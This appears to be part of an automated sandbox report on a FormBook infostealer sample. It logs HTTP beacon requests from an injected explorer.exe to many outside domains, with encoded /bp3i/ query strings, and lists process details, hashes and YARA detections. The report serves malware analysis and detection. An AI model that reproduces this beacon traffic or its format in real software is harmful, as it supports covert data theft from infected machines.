1	192.168.2.5	49732	222.239.248.209	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:17.506963015 CEST	7114	OUT	GET /bp3i/?2db=MlxGGjj2GILR3uc1yrCD+B+Qm9+cwVH8bO7hosl1JjKtZPf8ruvdLFpmglVOZIulzoDe&ApZx=O2MHiVr0W HTTP/1.1 Host: www.tori2020.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:17.774080992 CEST	7115	IN	HTTP/1.1 404 Not Found Date: Tue, 22 Jun 2021 16:25:18 GMT Server: Apache Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 62 70 33 69 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /bp3i/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49737	75.2.124.199	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:23.221652031 CEST	9032	OUT	GET /bp3i/?2db=80R/aSnQ9cMncl3xr61KDuAjYp2ZOr6pxPcjEdydNICfLnQ2vp9ekDHPlA0NjzWfFYRL&ApZx=O2MHiVr0W HTTP/1.1 Host: www.underce.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:23.498655081 CEST	9034	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Tue, 22 Jun 2021 16:25:23 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.underce.com/bp3i/?2db=80R/aSnQ9cMncl3xr61KDuAjYp2ZOr6pxPcjEdydNICfLnQ2vp9ekDHPlA0NjzWfFYRL&ApZx=O2MHiVr0W Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49743	185.53.177.12	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:28.670067072 CEST	9623	OUT	GET /bp3i/?2db=cas+hsZJvZFo3GF+EdMNCMOiV1dGjFKaknimsFdRmzAJWDDXgl+w3pBTGW4WB38KsB49&ApZx=O2MHiVr0W HTTP/1.1 Host: www.fredrika-stahl.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:28.712451935 CEST	9624	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 22 Jun 2021 16:25:28 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49746	67.199.248.12	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:33.868663073 CEST	9713	OUT	GET /bp3i/?2db=/O9fLU9fKPl9hp8FjcQBjfSEDJBN8B2QQZ2zni9zphKaS5k3K3CvlS+mwENkfwkv1cT8&ApZx=O2MHiVr0W HTTP/1.1 Host: www.doodstore.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:34.017278910 CEST	9714	IN	HTTP/1.1 302 Found Server: nginx Date: Tue, 22 Jun 2021 16:25:33 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Set-Cookie: anon_u=cHN1X18wN2Y4NzA5Yi1jODFjLTRiMmMtYmZkNC05NTUzOGIxZWNiZTI=|1624379133|145dbdce4dcc0b7ea9e772ebe809527624e89d4e; Domain=bitly.com; expires=Sun, 19 Dec 2021 16:25:33 GMT; httponly; Path=/; secure Strict-Transport-Security: max-age=1209600 Location: https://bitly.com/pages/landing/branded-short-domains-powered-by-bitly?bsd=doodstore.net Pragma: no-cache Cache-Control: no-cache, no-store, max-age=0, must-revalidate X-Frame-Options: DENY P3p: CP="CAO PSA OUR" Via: 1.1 google Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49749	50.87.146.99	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:44.760615110 CEST	9748	OUT	GET /bp3i/?2db=E7M2l69Gv0yeE4KBOXHGh6mx//FtP199Dh6qlRwE96ss/V1ksNZ+8ksSpGi6EwZCpyax&ApZx=O2MHiVr0W HTTP/1.1 Host: www.mutanterestaurante.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:44.979393005 CEST	9749	IN	HTTP/1.1 404 Not Found Date: Tue, 22 Jun 2021 16:25:44 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Sat, 30 Nov 2019 02:37:20 GMT Accept-Ranges: bytes Content-Length: 746 Vary: Accept-Encoding Content-Type: text/html Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 35 30 30 70 78 29 20 7b 0a 20 20 20 20 20 20 20 62 6f 64 79 20 7b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 2e 36 65 6d 3b 20 7d 20 0a 20 20 20 20 7d 0a 20 20 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 22 3e 0a 0a 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 47 65 6f 72 67 69 61 2c 20 73 65 72 69 66 3b 20 63 6f 6c 6f 72 3a 20 23 34 61 34 61 3b 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 34 65 6d 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 35 3b 22 3e 0a 20 20 20 20 53 6f 72 72 79 2c 20 74 68 69 73 20 70 61 67 65 20 64 6f 65 73 6e 27 74 20 65 78 69 73 74 2e 3c 62 72 3e 50 6c 65 61 73 65 20 63 68 65 63 6b 20 74 68 65 20 55 52 4c 20 6f 72 20 67 6f 20 62 61 63 6b 20 61 20 70 61 67 65 2e 0a 20 20 3c 2f 68 31 3e 0a 20 20 0a 20 20 3c 68 32 20 73 74 79 6c 65 3d 22 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 63 6f 6c 6f 72 3a 20 23 37 64 37 64 37 64 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 22 3e 0a 20 20 20 20 34 30 34 20 45 72 72 6f 72 2e 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 2e 0a 20 20 3c 2f 68 32 3e 0a 20 20 0a 3c 2f 62 6f 64 79 3e 0a 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!doctype html><html lang="en"><head> <meta charset="utf-8"> <meta http-equiv="x-ua-compatible" content="ie=edge"> <title>404 Error</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <meta name="robots" content="noindex, nofollow"> <style> @media screen and (max-width:500px) { body { font-size: .6em; } } </style></head><body style="text-align: center;"> Sorry, this page doesn't exist. Please check the URL or go back a page. 404 Error. Page Not Found. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49750	23.225.101.32	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:50.296525002 CEST	9749	OUT	GET /bp3i/?2db=zwAt45JEztQSRxPdch59MI6sbMm9ozxv/QrdgZuHtz8DMTYJ2HUJlOY3K2JoQYzD174Y&ApZx=O2MHiVr0W HTTP/1.1 Host: www.9wsc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:50.530720949 CEST	9750	IN	HTTP/1.1 200 OK Date: Tue, 22 Jun 2021 16:25:43 GMT Content-Length: 788 Content-Type: text/html Server: nginx Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e cf c3 c3 c5 c3 bf d0 d0 bf c6 bc bc b9 c9 b7 dd d3 d0 cf de b9 ab cb be 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 0d 0a 20 20 20 20 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0d 0a 20 20 20 20 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 0d 0a 20 20 20 20 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 65 6c 73 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 0d 0a 20 20 20 20 7d 0d 0a 20 20 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 0d 0a 20 20 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></head><script language="javascript" type="text/javascript" src="/common.js"></script><script language="javascript" type="text/javascript" src="/tj.js"></script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49751	94.136.40.51	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:25:55.696207047 CEST	9752	OUT	GET /bp3i/?2db=zbNXh78uhP7VzN8kPHFueaY47g6J6psPJhyFJvfKuCHih9LJaB8PnmAAQmuNnVgiv7yX&ApZx=O2MHiVr0W HTTP/1.1 Host: www.5xlsteve.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:25:55.754239082 CEST	9752	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 22 Jun 2021 16:25:55 GMT Content-Type: text/html Content-Length: 793 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 47 42 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 57 61 6e 74 20 79 6f 75 72 20 6f 77 6e 20 77 65 62 73 69 74 65 3f 20 7c 20 31 32 33 20 52 65 67 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 4c 61 6e 67 75 61 67 65 22 20 63 6f 6e 74 65 6e 74 3d 22 65 6e 2d 75 73 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 49 4e 44 45 58 2c 20 4e 4f 46 4f 4c 4c 4f 57 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 47 65 74 20 6f 6e 6c 69 6e 65 20 77 69 74 68 20 57 65 62 73 69 74 65 20 42 75 69 6c 64 65 72 21 20 43 72 65 61 74 65 20 61 20 66 72 65 65 20 32 2d 70 61 67 65 20 77 65 62 73 69 74 65 20 74 6f 20 67 6f 20 77 69 74 68 20 79 6f 75 72 20 6e 65 77 20 64 6f 6d 61 69 6e 2e 20 53 74 61 72 74 20 6e 6f 77 20 66 6f 72 20 66 72 65 65 2c 20 6e 6f 20 63 72 65 64 69 74 20 63 61 72 64 20 72 65 71 75 69 72 65 64 21 22 2f 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 73 74 79 6c 65 2f 73 74 79 6c 65 73 68 65 65 74 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 61 6c 6c 22 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 70 6e 67 22 20 68 72 65 66 3d 22 66 61 76 69 63 6f 6e 2d 33 32 78 33 32 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 33 32 78 33 32 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 20 20 3c 69 66 72 61 6d 65 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 31 32 33 2d 72 65 67 2d 6e 65 77 2d 64 6f 6d 61 69 6e 2e 63 6f 2e 75 6b 2f 69 66 72 61 6d 65 2e 68 74 6d 6c 22 20 77 69 64 74 68 3d 22 31 30 30 25 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 3c 2f 69 66 72 61 6d 65 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en-GB"><head><title>Want your own website? | 123 Reg</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /><meta http-equiv="Content-Language" content="en-us" /><meta name="ROBOTS" content="NOINDEX, NOFOLLOW"><meta name="description" content="Get online with Website Builder! Create a free 2-page website to go with your new domain. Start now for free, no credit card required!" /> <meta name="viewport" content="width=device-width"><link rel="stylesheet" href="/style/stylesheet.css" type="text/css" media="all"> <link rel="icon" type="image/png" href="favicon-32x32.png" sizes="32x32"></head><body> <iframe src="https://www.123-reg-new-domain.co.uk/iframe.html" width="100%" scrolling="no"></iframe></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49752	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:26:01.057169914 CEST	9753	OUT	GET /bp3i/?2db=+tA82deiMnBv5x6tQvXabF4qHjy6FJLdLGXe/FevxPH8etKnEP6uMBOxOd38qIM/2l+B&ApZx=O2MHiVr0W HTTP/1.1 Host: www.oceancollaborative.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:26:01.285360098 CEST	9754	IN	HTTP/1.1 302 Found Server: nginx/1.16.1 Date: Tue, 22 Jun 2021 16:26:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://afternic.com/forsale/oceancollaborative.com?utm_source=TDFS&utm_medium=sn_affiliate_click&utm_campaign=TDFS_GoDaddy_DLS&traffic_type=TDFS&traffic_id=GoDaddy_DLS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49753	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:26:06.429832935 CEST	9755	OUT	GET /bp3i/?2db=zzYPr0OAQH7TXWaM6HNOV25V/HRJbXLG3d0AEq0Xu0niOsubCwaCiuhJfb7NIA/TR+lf&ApZx=O2MHiVr0W HTTP/1.1 Host: www.motivactivewear.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:26:06.571907043 CEST	9755	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:26:06 GMT Content-Type: text/html Content-Length: 275 ETag: "60cf306c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WXs8v9QuE7.exe PID: 5432 Parent PID: 5752

General

Start time:	18:24:02
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\WXs8v9QuE7.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\WXs8v9QuE7.exe'
Imagebase:	0x400000
File size:	205564 bytes
MD5 hash:	1F45B0E2BD669BCE49B2140373243A91
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.234632284.0000000002280000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.234632284.0000000002280000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.234632284.0000000002280000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: WXs8v9QuE7.exe PID: 5880 Parent PID: 5432

General

Start time:	18:24:03
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\WXs8v9QuE7.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\WXs8v9QuE7.exe'
Imagebase:	0x400000
File size:	205564 bytes
MD5 hash:	1F45B0E2BD669BCE49B2140373243A91
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.231883360.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.231883360.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.231883360.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.301526292.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.301526292.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.301526292.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.301567040.00000000004C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.301567040.00000000004C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.301567040.00000000004C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.301714612.00000000005D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.301714612.00000000005D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.301714612.00000000005D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 5880

General

Start time:	18:24:07
Start date:	22/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: autoconv.exe PID: 5428 Parent PID: 3472

General

Start time:	18:24:31
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\autoconv.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0xfa0000
File size:	851968 bytes
MD5 hash:	4506BE56787EDCD771A351C10B5AE3B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cscript.exe PID: 1632 Parent PID: 5880

General

Start time:	18:24:37
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0xac0000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
